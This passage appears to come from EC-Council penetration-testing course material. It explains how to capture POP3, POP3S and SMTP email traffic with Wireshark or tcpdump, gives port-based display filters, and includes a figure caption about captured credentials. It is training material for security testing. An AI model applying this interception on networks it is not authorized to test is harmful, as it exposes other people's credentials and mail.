



Figure L.54: Screenshot displaying Wireshark—captured credentials

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture POP3 Traffic

Captures email traffic flowing on the network using POP3 capturing tools, such as Wireshark and Capsa Network Analyzer. By selecting the proper settings in Wireshark for example, you can tell it to capture any traffic matching the POP3 (port no 110) and POP3S (port no 995) protocols.

```
tcp.port == 110 or tcp.port eq 110
```

For POP3S:

```
tcp.port==995 or tcp.port eq 995
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.55: Screenshot displaying Wireshark—captured POP3 traffic

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture SMTP Traffic

Incoming and outgoing SMTP traffic can be captured using the Tcpdump utility and the output examined with a variety of tools such as Wireshark. In Wireshark tool, you can view the output by simply typing the **smtp** in the filter bar and press enter; the result will be displayed as shown in the below screenshot.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

